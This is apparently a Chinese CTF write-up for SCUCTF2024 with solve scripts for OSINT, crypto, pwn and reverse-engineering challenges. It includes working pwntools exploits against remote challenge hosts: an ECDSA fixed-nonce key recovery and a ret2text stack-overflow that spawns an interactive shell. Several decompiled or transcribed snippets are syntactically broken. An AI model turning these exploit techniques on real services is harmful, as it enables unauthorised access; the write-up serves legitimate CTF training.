SCUCTF2024

Misc

> SCU-OSINT

1. https://www.sohu.com/a/548287342_115785： 4.472628,51.924605
2. 美国芝加哥华人街：-87.634745,41.850942
3. 于二嫂恩施土家菜：114.264492,30.537959
4. 美国日本城：-122.429383,37.785414
5. 合肥城隍庙：117.285432,31.870445
6. 成都兰桂坊：104.092491,30.650736
7. 后海/什刹海：116.39456,39.946763
8. 青岛金帝山庄：120.445806,36.081706

> CTF一把梭？

导出对象即可

Crypto

> Funny

```
from Crypto.Util.number import long_to_bytes, bytes_to_long
from gmpy2 import gcd, invert, iroot

```

```
n =
(447634448598798840387086581570080718801933440215518173876377456463149183
3909704570999407042428210706971532056900277248191951064688159699809482077
3585351446686773947691955953853080332090535293214509733516261956478846204
9957403145550611497608475797342813948374792310380614989091959787783191162
4777384710394153500207281056245644951036101352904146364930686581354091898
9501574478338995331113256493656141606708985410790426190958080972964284821
6635460511599744420133494663488686653655547579421297308482319291772404617
2161049586402235389782152100049819745584041904686962502586729739087070035
9575928362411304198406562760301775578261436870821464216607554428437454146
1439795434364265339915561006595799876965936750914950422561763646758350219
7563778627964763739030289731714339328384169100810997862810389016322946815
7845393583463465476351193506396823483251415221884952122736937783458347186
9797887166695391269896673684660703078216654820345977188840795900528857461
852155581464793887785326436284782928070333777728626986 + 0x401) //
2581942792046579713395674014031211416173666863245901819258268603261755307
2433206674421974677237610191470080917867961114306646205220797134162152054
4751740360661557880278552057591627796899724840791964048282111249536640320
44380801093985591161920126222524041467314942629801675105262865770389436746
2114546308970019636847816278021844970650305747822272706889083113349357043
23921711566369173579
print(n)
def extendedEuclid(a, b):
    if b == 0:
        return 1, 0
    else:
        x, y = extendedEuclid(b, a % b)
        x, y = y, (x - (a // b) * y)
        return x, y

for i in range(-0x401, 0x401+1):
    k = i +
1733711722729460308164491392571598630475769118681731416871607067516872823
7679560788649529089548008347749038616949165538274455486179917458595151081
6404035397514236167599117138406388034907044888887217661985016349249470224
1148261111843151483662840319891025921310938212842133682691830493692970091
4718767612296481855186054998920368855241548606650200550250310760914787293
2676424882927232737893908248326386797065438698418566374057549148557702903
3722702664508680896979074001849039574273968446573794858670280108101160754
6494377177946129929765696444973369402105823853124703107856231998873101691
105985504867357684501470651676994
    d = extendedEuclid(65537, k+1)[0]
    hint =
pow(320844474877553967989938010583203223304610797889362520197574235438686
0817426404645710580786436813251982166398072123607126977075577443383253105
```

```python
    if b"scuctf" in long_to_bytes(2581942792046579713395674014031211416173666863245901819258268603261755307243320667442197467723761019147008091786796111430664620522079713416215205447517403606615578802785520575916277968997248407919640482821112495366403204438080109398559116192012622524041467314942629801675105262865770389436746211454630897001963684781627802184497065030574782227270688908311334935704323921711566369173579//hint):
        print(n)
        print(long_to_bytes(2581942792046579713395674014031211416173666863245901819258268603261755307243320667442197467723761019147008091786796111430664620522079713416215205447517403606615578802785520575916277968997248407919640482821112495366403204438080109398559116192012622524041467314942629801675105262865770389436746211454630897001963684781627802184497065030574782227270688908311334935704323921711566369173579//hint))
    break
print(long_to_bytes(2581942792046579713395674014031211416173666863245901819258268603261755307243320667442197467723761019147008091786796111430664620522079713416215205447517403606615578802785520575916277968997248407919640482821112495366403204438080109398559116192012622524041467314942629801675105262865770389436746211454630897001963684781627802184497065030574782227270688908311334935704323921711566369173579//bytes_to_long(b"fake:scuctf{77724483495357518059713674790917171412307210844221656690749571801692043185725 0692477}")))
print(bytes.fromhex(hex(777244834953575180597136747909171714123072108442216566907495718016920431857250692477)[2:]))
```

> sign

```python
flag_squared = 634224651564898754539998157442756001083664116199826003787455223670065793192082549055454281560984604909069350043903900173786578435523771936648969  # 替换为实际的 `flag**2` 值
flag = iroot(flag_squared, 2)[0]  # 取平方根
print(long_to_bytes(flag))
```

> 古典密码

`你害怕吃日本的海鲜吗，哎，怕的是水污染哦。`

首字母apdsswro，对应password，换成数字即可

> showtime

利用 `sig: Signature = self.privkey.sign(bytes_to_long(hsh), randrange(100, 100+n))` ，这里控制n为1则可保证生成随机数固定为100

```python
from pwn import *
from datetime import datetime
from ecdsa.ecdsa import Public_key, Private_key, Signature, generator_192
from Crypto.Util.number import bytes_to_long, long_to_bytes, inverse
import json

g = generator_192
n = g.order()

io = remote('223.129.86.2', 33886)
io.recvuntil(b"Enter your option: ")
def send_payload(time):
    while True:
        now = datetime.now()
        if now.strftime("%S") == time:
            io.sendline(b"sign_time")
            return json.loads(io.recvline().decode().replace("\n", "").replace("'", "\""))
        sleep(1)

def sha1(data):
    sha1_hash = hashlib.sha1()
    sha1_hash.update(data)
    return sha1_hash.digest()

# Send first payload, time we want is 02
signature_1 = send_payload("01")
print(signature_1)
msg_1 = bytes_to_long(sha1(signature_1['time'].encode()))

temp = Signature(int(signature_1['r'], 16), int(signature_1['s'], 16))
r = int(signature_1['r'], 16)
s = int(signature_1['s'], 16)
# There are two possible public keys from the signature observed
public_key_1, public_key_2 = temp.recover_public_keys(msg_1, g)
print(public_key_1, public_key_2)

inv = inverse(r, n)
secret = ((s * 100 - msg_1) * inv) % n
print(secret)
io.recvuntil(b'Enter your option: ')
io.sendline(b'I kown the secret')
print(io.recv())
io.sendline(hex(secret).encode())
print(io.recv())

```

Pwn

ret2text

利用栈溢出覆盖返回地址

```python
from pwn import *

r = remote("223.129.86.2", port=33848)
r.recvuntil(b"Do you like pwntools?\n")
r.send(p64(0xdeadbeaf))
# print(r.recv())
# r.recvuntil(b"Got 0xdeadbeaf.\n")
r.send(b"a"*40+p64(0x401197))
r.interactive()

```

Reverse

BabyApk


rc4解密即可

```python
def KSA(key):
    """ Key-Scheduling Algorithm (KSA) 密钥调度算法"""
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]
    return S


def PRGA(S):
    """ Pseudo-Random Generation Algorithm (PRGA) 伪随机数生成算法"""
    i, j = 0, 0
    while True:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) % 256]
        yield K


def RC4(key, text):
    """ RC4 encryption/decryption """
    S = KSA(key)
    keystream = PRGA(S)
    res = []
    for char in text:
        res.append(char ^ next(keystream))
    return bytes(res)


if __name__ == "__main__":
    key = b"987654321"
    text = [0xEC, 200, 0xAC, 220, 0x6F, 0x86, 57, 11, 0x97, 230, 0xDD, 180, 7, 230, 75, 0x98, 0xB2, 0x76, 70, 0xBA, 0x8E, 0x1F, 10]
    print(len(text))
    print(RC4(key, text))
    print(RC4(key, text).decode())

```

> BossApk

flutter逆向，照着网上教程用blutter生成符号表导入ida还原函数名即可，然后定位magic函数可以看到很多数据（只有这个函数有关键数据，长度44）

向下找44发现了遍历字符串的位置



```c
StackOverflowSharedWithoutFPURegsStub_3bc74c(v63);
while ( (__int64)v68 < v65 )
{
  v69 = *(_DWORD *)(v66 + 4 * v68 + 15);
  if ( v68 >= 0x2C )
  {
    RangeErrorSharedWithoutFPURegsStub_3bcb94(44LL);
    JUMPOUT(0x278160LL);
  }
  v70 = v67 + 4 * v68;
  v71 = *(_DWORD *)(v70 + 15);
  v72 = (__int64)v69 >> 1;
  if ( (v69 & 1) != 0 )
    v72 = *(_QWORD *)&byte_7[*(unsigned int *)(v66 + 4 * v68 + 15) + (v6 << 32)];
  v73 = (__int64)v71 >> 1;
  if ( (v71 & 1) != 0 )
    v73 = *(_QWORD *)&byte_7[*(unsigned int *)(v70 + 15) + (v6 << 32)];
  if ( v72 != v73 )
    break;
  v63 = ++v68;

  if ( v64 <= *(_QWORD *)(v4 + 56) )
ain  MyHomePageState::magic 277a10:279 (278070)
```

分析可知做的操作就是右移一位，正好是上面数据全部右移1位得到flag

> ChildApk

简单的异或得到base64魔改解密

```
cmp = [0x00000010, 0x00000013, 0x00000012, 0x00000015, 0x00000014,
0x00000017, 0x00000016, 0x00000019, 0x00000018, 0x0000001B, 0x0000001A,
0x0000001D, 0x0000001C, 0x00000041, 0x00000040, 0x00000043, 0x00000042,
0x00000045, 0x0000001F, 0x0000001E, 0x00000001, 0x00000000, 0x00000003,
0x00000002, 0x00000005, 0x00000004, 0x00000007, 0x00000006, 0x00000009,
0x00000008, 0x0000000B, 0x00000030, 0x00000033, 0x00000032, 0x00000035,
0x00000034, 0x00000037, 0x00000036, 0x00000039, 0x00000038, 0x0000003B,
0x0000003A, 0x0000003D, 0x0000003C, 0x00000044, 0x00000047, 0x00000046,
0x00000049, 0x00000048, 0x0000003F, 0x0000003E, 0x00000021, 0x00000020,
0x00000023, 0x00000022, 0x00000025, 0x00000024, 0x00000027, 0x00000026,
0x00000029, 0x00000028, 0x0000002B, 0x0000005A, 0x0000005E]
flag = ""
for i in range(len(cmp)):
    flag += chr(cmp[i]^0x71)
print(flag)
print("".join(map(chr, [0x00000070, 0x00000051, 0x00000030, 0x00000071,
0x00000033, 0x00000052, 0x00000034, 0x00000067, 0x0000007A, 0x00000051,
0x00000055, 0x00000051, 0x00000079, 0x00000064, 0x00000066, 0x00000053,
0x00000075, 0x00000071, 0x00000059, 0x0000004E, 0x00000078, 0x00000052,
0x00000059, 0x00000051, 0x00000077, 0x00000068, 0x00000078, 0x00000051,
0x0000007A, 0x00000073, 0x00000030, 0x00000041, 0x00000030, 0x00000068,
0x00000078, 0x00000050, 0x00000078, 0x00000050, 0x00000062, 0x00000036,
0x0000006D, 0x00000054, 0x00000051, 0x0000003D])))
```

> FLOWER

先是假的flag，再去找数据发现很长一串调用代码，里面大量花指令（通过call改变ebp，多次把call中间一大部分nop即可），得到的是tea魔改加密

```
unsigned int sub_4012A0()
{
  unsigned int result; // eax
  _BYTE *v1; // [esp+8h] [ebp-58h]
  _BYTE *v2; // [esp+18h] [ebp-48h]
  unsigned int *v3; // [esp+18h] [ebp-48h]
  int v4; // [esp+20h] [ebp-40h]
  int v5; // [esp+20h] [ebp-40h]
  unsigned int v6; // [esp+24h] [ebp-3Ch]
  unsigned int v7; // [esp+24h] [ebp-3Ch]
  unsigned int v8; // [esp+28h] [ebp-38h]
  unsigned int v9; // [esp+28h] [ebp-38h]
  unsigned int i; // [esp+2Ch] [ebp-34h]
  unsigned int j; // [esp+2Ch] [ebp-34h]
  unsigned int k; // [esp+2Ch] [ebp-34h]
  unsigned int m; // [esp+2Ch] [ebp-34h]
  char v14; // [esp+32h] [ebp-2Eh]
  char v15; // [esp+33h] [ebp-2Dh]
  char Format[27]; // [esp+34h] [ebp-2Ch] BYREF
  char v17[10]; // [esp+4Fh] [ebp-11h] BYREF

  v14 = 0;
  v2 = (_BYTE *)sub_401230(0x10u);
  sub_401250();
  do
  {
    v15 = sub_401250();
    if ( !v15 )
      break;
    if ( v15 == 10 )
      break;
    if ( v15 == 32 )
      break;
    *v2++ = v15;
    ++v14;
  }
  while ( v14 != 16 );
  v3 = (unsigned int *)&v2[-v14];
  v1 = (_BYTE *)sub_401230(0x11u);
  sub_401260(v1, v3, 0x10u);
  v1[16] = 0;
  v8 = *v3;
  v6 = v3[1];
  v4 = 539166227;
  for ( i = 0; i < 0x20; ++i )
  {
    v4 += 0x20020608;
    v8 += (v6 >> 5) ^ (v4 + v6) ^ (16 * v6 + 7);
    v6 += (v8 >> 5) ^ (v4 + v8) ^ (16 * v8 + 119);
  }
  *v3 = v8;
  v3[1] = v6;
  v9 = v3[2];
  v7 = v3[3];
  v5 = 539166227;
  for ( j = 0; j < 0x20; ++j )
  {
    v5 += 537003528;
    v9 += (v7 >> 5) ^ (v5 + v7) ^ (16 * v7 + 7);
    v7 += (v9 >> 5) ^ (v5 + v9) ^ (16 * v9 + 119);
  }
  v3[2] = v9;
  v3[3] = v7;
  for ( k = 0; k < 0x10; ++k )
  {
    result = k;
    if ( *((unsigned __int8 *)v3 + k) != (unsigned __int8)byte_404210[k] )
      return result;
  }
  qmemcpy(Format, "[QW", 3);
  Format[3] = 2;
  Format[4] = 72;
  Format[5] = 75;
  Format[6] = 80;
  Format[7] = 70;
  Format[8] = 2;
  Format[9] = 79;
  Format[10] = 91;
  Format[11] = 2;
  Format[12] = 74;
  Format[13] = 75;
  Format[14] = 70;
  Format[15] = 71;
  Format[16] = 2;
  Format[17] = 72;
  Format[18] = 78;
  Format[19] = 81;
  Format[20] = 89;
  Format[21] = 71;
  Format[22] = 84;
  Format[23] = 64;
  Format[24] = 64;
  Format[25] = 2;
  Format[26] = 28;
  qmemcpy(v17, "5%7%6(]\aU_", sizeof(v17));
  for ( m = 0; m < 0x25; ++m )
    Format[m] += 30;
  return sub_401280(Format, (char)v1);
}
```

解密如下


```
# a = [0xc2, 0x44, 0x28, 0x86, 0x4E, 0x9D, 0xF4, 0xE4, 0x29, 0x9F, 0x3B, 0x25, 0x71, 0xD7, 0xF6, 0xF9, 0x2D, 0xBE, 0xD4, 0x2E, 0xE1, 0xF9, 0x90, 0xF7, 0x33, 0xD3, 0xF9, 0xB0, 0xC6]

# b = [0x44, 0x28, 0x86, 0x4E, 0x9D, 0xF4, 0xE4, 0x29, 0x9F, 0x3B, 0x25, 0x71, 0xD7, 0xF6, 0xF9, 0x2D, 0xBE, 0xD4, 0x2E, 0xE1, 0xF9, 0x90, 0xF7, 0x33, 0xD3, 0xF9, 0xB0, 0xC6]
# for i in range(27, -1, -1):
#     if i:
#         b[i] ^= a[i]
# v11 = 0x9c
# v14 = 0x8B
# v15 = 0
# for i in range(28):
#     v15 += v11
#     v15 &= 0xff
#     v14 ^= v15
#     b[i] ^= v14
```

```python
# print("".join(map(chr, b)))

data = [0x5b, 0x51, 0x57, 0x2, 0x48, 0x4b, 0x50, 0x46, 0x2, 0x4f, 0x5b, 0x2, 0x4a, 0x4b, 0x46, 0x47, 0x2, 0x48, 0x4e, 0x51, 0x59, 0x47, 0x54, 0x40, 0x40, 0x2, 0x1c, 0x35, 0x25, 0x37, 0x25, 0x36, 0x28, 0x5d, 0x7, 0x55, 0x5f]
flag = ""
for i in range(len(data)):
    flag += chr(data[i]+30)
print(flag)

v = [0x8F3991F4, 0x9AD3E344, 0x25FBE6B3, 0xC284B3CF]

import struct
from ctypes import c_uint32

def tea_decrypt(r, v, key, delta):
    v0, v1 = c_uint32(v[0]), c_uint32(v[1])
    total = c_uint32(0x20230613+delta * r)
    for i in range(r):
        v1.value -= ((v0.value << 4) + key[2]) ^ (v0.value + total.value) ^ ((v0.value >> 5) + key[3])
        v0.value -= ((v1.value << 4) + key[0]) ^ (v1.value + total.value) ^ ((v1.value >> 5) + key[1])
        total.value -= delta
    return v0.value, v1.value

k = [7, 0, 119, 0]
delta = 0x20020608
for i in range(0, len(v), 2):
    v[i:i+2] = tea_decrypt(32, v[i:i+2], k, delta)
str_list = []
for i in range(len(v)):
    str_list.append(struct.pack('<I', v[i]).decode())
print('decrypted: %s' % ''.join(str_list))

```

> TeenApk

鸿蒙逆向，直接解压找到abc用abc-decompiler反编译，得到的是sm4魔改加密（照着敲完才发现），解密如下

魔改的点在密钥扩展算法的合成变换里少异或了个ck



```python
def mm():
    newobjrange = [0] * 36
    for j in range(4):
        newobjrange[i] = kk(cmp[i*4:i*4+4])
    for i2 in range(32):
        newobjrange[i2 + 4] = (newobjrange[i2 + 1] ^ newobjrange[i2 + 2]) ^ newobjrange[i2 + 3]
        newobjrange[i2 + 4] = jj(newobjrange[i2 + 4])
        newobjrange[i2 + 4] = (newobjrange[i2 + 4] ^ hh(newobjrange[i2 + 4], a1: 13)) ^ hh(newobjrange[i2 + 4], a1: 23)
        newobjrange[i2 + 4] = newobjrange[i2 + 4] ^ newobjrange[i2]
    return newobjrange[4:36]

def ll(a):
    j = jj(a)
    return (((j ^ hh(j, a1: 2)) ^ hh(j, a1: 10)) ^ hh(j, a1: 18)) ^ hh(j, a1: 24)

def gg(s):
    m = mm()
    print(m)
    newobjrange2 = [0] * 36
    for j in range(4):
        newobjrange2[i] = kk(s[i * 4:i * 4 + 4])
    for i2 in range(32):
        newobjrange2[i2 + 4] = ((newobjrange2[i2 + 1] ^ newobjrange2[i2 + 2]) ^ newobjrange2[i2 + 3]) ^ m[i2]
        newobjrange2[i2 + 4] = ll(newobjrange2[i2 + 4])
        newobjrange2[i2 + 4] = newobjrange2[i2 + 4] ^ newobjrange2[i2]
```

```python
S_BOX = [0xD6, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28, 0xFB, 0x2C, 0x05,
         0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99,
         0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED, 0xCF, 0xAC, 0x62,
         0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA, 0x75, 0x8F, 0x3F, 0xA6,
         0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6, 0x85, 0x4F, 0xA8,
         0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F, 0x4B, 0x70, 0x56, 0x9D, 0x35,
         0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x21, 0x78, 0x87,
         0xD4, 0x00, 0x46, 0x57, 0x9F, 0xD3, 0x27, 0x52, 0x4C, 0x36, 0x02, 0xE7, 0xA0, 0xC4, 0xC8, 0x9E,
         0xEA, 0xBF, 0x8A, 0xD2, 0x40, 0xC7, 0x38, 0xB5, 0xA3, 0xF7, 0xF2, 0xCE, 0xF9, 0x61, 0x15, 0xA1,
         0xE0, 0xAE, 0x5D, 0xA4, 0x9B, 0x34, 0x1A, 0x55, 0xAD, 0x93, 0x32, 0x30, 0xF5, 0x8C, 0xB1, 0xE3,
         0x1D, 0xF6, 0xE2, 0x2E, 0x82, 0x66, 0xCA, 0x60, 0xC0, 0x29, 0x23, 0xAB, 0x0D, 0x53, 0x4E, 0x6F,
         0xD5, 0xDB, 0x37, 0x45, 0xDE, 0xFD, 0x8E, 0x2F, 0x03, 0xFF, 0x6A, 0x72, 0x6D, 0x6C, 0x5B, 0x51,
         0x8D, 0x1B, 0xAF, 0x92, 0xBB, 0xDD, 0xBC, 0x7F, 0x11, 0xD9, 0x5C, 0x41, 0x1F, 0x10, 0x5A, 0xD8,
         0x0A, 0xC1, 0x31, 0x88, 0xA5, 0xCD, 0x7B, 0xBD, 0x2D, 0x74, 0xD0, 0x12, 0xB8, 0xE5, 0xB4, 0xB0,
         0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96, 0x77, 0x7E, 0x65, 0xB9, 0xF1, 0x09, 0xC5, 0x6E, 0xC6, 0x84,
         0x18, 0xF0, 0x7D, 0xEC, 0x3A, 0xDC, 0x4D, 0x20, 0x79, 0xEE, 0x5F, 0x3E, 0xD7, 0xCB, 0x39, 0x48
         ]

FK = [0xa3b1bac6, 0x56aa3350, 0x677d9197, 0xb27022dc]
```

```
CK = [
    0x00070e15, 0x1c232a31, 0x383f464d, 0x545b6269,
    0x70777e85, 0x8c939aa1, 0xa8afb6bd, 0xc4cbd2d9,
    0xe0e7eef5, 0xfc030a11, 0x181f262d, 0x343b4249,
    0x50575e65, 0x6c737a81, 0x888f969d, 0xa4abb2b9,
    0xc0c7ced5, 0xdce3eaf1, 0xf8ff060d, 0x141b2229,
    0x30373e45, 0x4c535a61, 0x686f767d, 0x848b9299,
    0xa0a7aeb5, 0xbcc3cad1, 0xd8dfe6ed, 0xf4fb0209,
    0x10171e25, 0x2c333a41, 0x484f565d, 0x646b7279
]


def wd_to_byte(wd, bys):
    bys.extend([(wd >> i) & 0xff for i in range(24, -1, -8)])


def bys_to_wd(bys):
    ret = 0
    for i in range(4):
        bits = 24 - i * 8
        ret |= (bys[i] << bits)
    return ret


def s_box(wd):
    """
    进行非线性变换，查S盒
    :param wd: 输入一个32bits字
    :return: 返回一个32bits字   ->int
    """
    ret = []
    for i in range(0, 4):
        byte = (wd >> (24 - i * 8)) & 0xff
        row = byte >> 4
        col = byte & 0x0f
        index = (row * 16 + col)
        ret.append(S_BOX[index])
    return bys_to_wd(ret)


def rotate_left(wd, bit):
    """
    :param wd: 待移位的字
    :param bit: 循环左移位数
    :return:
    """
    return (wd << bit & 0xffffffff) | (wd >> (32 - bit))
```

```python
def Linear_transformation(wd):
    """
    进行线性变换L
    :param wd: 32bits输入
    """
    return wd ^ rotate_left(wd, 2) ^ rotate_left(wd, 10) ^ rotate_left(wd, 18) ^ rotate_left(wd, 24)


def Tx(k1, k2, k3, ck):
    """
    密钥扩展算法的合成变换
    """
    xor = k1 ^ k2 ^ k3 ^ ck
    t = s_box(k1 ^ k2 ^ k3)
    return t ^ rotate_left(t, 13) ^ rotate_left(t, 23)


def T(x1, x2, x3, rk):
    """
    加密算法轮函数的合成变换
    """
    t = x1 ^ x2 ^ x3 ^ rk
    t = s_box(t)
    return t ^ rotate_left(t, 2) ^ rotate_left(t, 10) ^ rotate_left(t, 18) ^ rotate_left(t, 24)


def key_extend(main_key):
    MK = [(main_key >> (128 - (i + 1) * 32)) & 0xffffffff for i in range(4)]
    # 将128bits分为4个字
    keys = [MK[i] for i in range(4)]
    # 生成K0~K3
    RK = []
    for i in range(32):
        t = Tx(keys[i + 1], keys[i + 2], keys[i + 3], CK[i])
        k = keys[i] ^ t
        keys.append(k)
        RK.append(k)
    return RK


def R(x0, x1, x2, x3):
    # 使用位运算符将数值限制在32位范围内
    x0 &= 0xffffffff
    x1 &= 0xffffffff
    x2 &= 0xffffffff
    x3 &= 0xffffffff
    s = f"{x3:08x}{x2:08x}{x1:08x}{x0:08x}"
    return s


def encode(plaintext, rk):
    X = [plaintext >> (128 - (i + 1) * 32) & 0xffffffff for i in range(4)]
    for i in range(32):
        t = T(X[1], X[2], X[3], rk[i])
        c = (t ^ X[0])
        X = X[1:] + [c]
    ciphertext = R(X[0], X[1], X[2], X[3])
    # 进行反序处理
    return ciphertext


def decode(ciphertext, rk):
    ciphertext = int(ciphertext, 16)
    X = [ciphertext >> (128 - (i + 1) * 32) & 0xffffffff for i in range(4)]
    for i in range(32):
        t = T(X[1], X[2], X[3], rk[31 - i])
        c = (t ^ X[0])
        X = X[1:] + [c]
    m = R(X[0], X[1], X[2], X[3])
    return m


def output(s, name):
    out = ""
    for i in range(0, len(s), 2):
        out += s[i:i + 2] + " "
    print(f"{name}:", end="")
    print(out.strip())


if __name__ == '__main__':
    cmp = [214, 144, 233, 254, 204, 225, 61, 183, 22, 182, 20, 194, 40, 251, 44, 5, 43, 103, 154, 118, 42, 190, 4, 195,
           170, 68, 19, 38, 73, 134, 6, 153, 156, 66, 80, 244, 145, 239, 152, 122, 51, 84, 11, 67, 237, 207, 172, 98,
           228, 179, 28, 169, 201, 8, 232, 149, 128, 223, 148, 250, 117, 143, 63, 166, 71, 7, 167, 252, 243, 115, 23,
           186, 131, 89, 60, 25, 230, 133, 79, 168, 104, 107, 129, 178, 113, 100, 218, 139, 248, 235, 15, 75, 112, 86,
           157, 53, 30, 36, 14, 94, 99, 88, 209, 162, 37, 34, 124, 59, 1, 33, 120, 135, 212, 0, 70, 87, 159, 211, 39,
           82, 76, 54, 2, 231, 160, 196, 200, 158, 234, 191, 138, 210, 64, 199, 56, 181, 163, 247, 242, 206, 249, 97,
           21, 161, 224, 174, 93, 164, 155, 52, 26, 85, 173, 147, 50, 48, 245, 140, 177, 227, 29, 246, 226, 46, 130,
           102, 202, 96, 192, 41, 35, 171, 13, 83, 78, 111, 213, 219, 55, 69, 222, 253, 142, 47, 3, 255, 106, 114, 109,
           108, 91, 81, 141, 27, 175, 146, 187, 221, 188, 127, 17, 217, 92, 65, 31, 16, 90, 216, 10, 193, 49, 136, 165,
           205, 123, 189, 45, 116, 208, 18, 184, 229, 180, 176, 137, 105, 151, 74, 12, 150, 119, 126, 101, 185, 241, 9,
           197, 110, 198, 132, 24, 240, 125, 236, 58, 220, 77, 32, 121, 238, 95, 62, 215, 203, 57, 72, 85, 208, 152,
           146, 101, 178, 190, 37, 195, 193, 121, 4, 181, 209, 153, 206]

    main_key = 0xd690e9fecce13db716b614c228fb2c05
    rk = key_extend(main_key)
    m = decode("640aad5d58375bef921b36ccfdc1935a", rk)
    print("SCUCTF{"+bytes.fromhex(m).decode()+"}")

```

> cos90

考察ecdh，动态调试可知ecdh的公钥固定，根据公钥生成了私钥（随机的，每次不一样），然后两者通过密码学里的x25519生成了aes密钥

私钥要完成小猿口算，最开始题目有错在windows上跑的随机数

首先upx脱壳，发现要完成99999次正确比大小，模拟下即可

```
out = [0x8B, 0xD0, 0x36, 0x85, 0xA5, 0x05, 0xB8, 0x6B, 0xC0, 0x23, 0xF9, 0xEA, 0x69, 0xEA, 0x56, 0x88, 0x03, 0xD6, 0x87, 0xC6, 0x1A, 0x00, 0x78, 0x9F, 0xC5, 0x1B, 0xE1, 0x7B, 0xD0, 0x9F, 0x40, 0xE9]
print(len(out))
key = []
with open("num.txt") as f:
    nums = f.read()
nums = nums.split(", ")
nums = list(map(int, nums[4:-1]))
k = 0
i = 0
while k <= 99999:
    print(nums[2*i], nums[2*i+1])
    if nums[2*i] > nums[2*i+1]:
        out[k%32] += 5
        k += 1
    elif nums[2*i] < nums[2*i+1]:
        out[k%32] -= 3
        k += 1
    i += 1

for i in range(len(out)):
    key.append(out[i]&0xff)
print(key)
print(bytes(key).hex())
```

生成aes密钥

```python
from binascii import unhexlify
print(bytes().hex())
private_key_bytes = unhexlify("bcf157aedeb6412c31540a8bf243e719ec1f2867fb99a1e07ea45ad43918a90a")
public_key_bytes = unhexlify("04e6b40de9119b77769890348d468f6993f0ea8108d4ae59fff51e5a6b330076")

from cryptography.hazmat.primitives.asymmetric import x25519

# 生成私钥对象
private_key = x25519.X25519PrivateKey.from_private_bytes(private_key_bytes)

# 生成公钥对象
public_key = x25519.X25519PublicKey.from_public_bytes(public_key_bytes)  # 去掉前缀 0x04
# 计算共享密钥
shared_secret = private_key.exchange(public_key)
print("Shared Secret:", shared_secret.hex())
```

> mygo

爆破，输入正确的flag开头会报错，但是输错就会打印wrong

```python
from pwn import *

def brute_force_flag():
    flag = ""  # 已找到的 flag
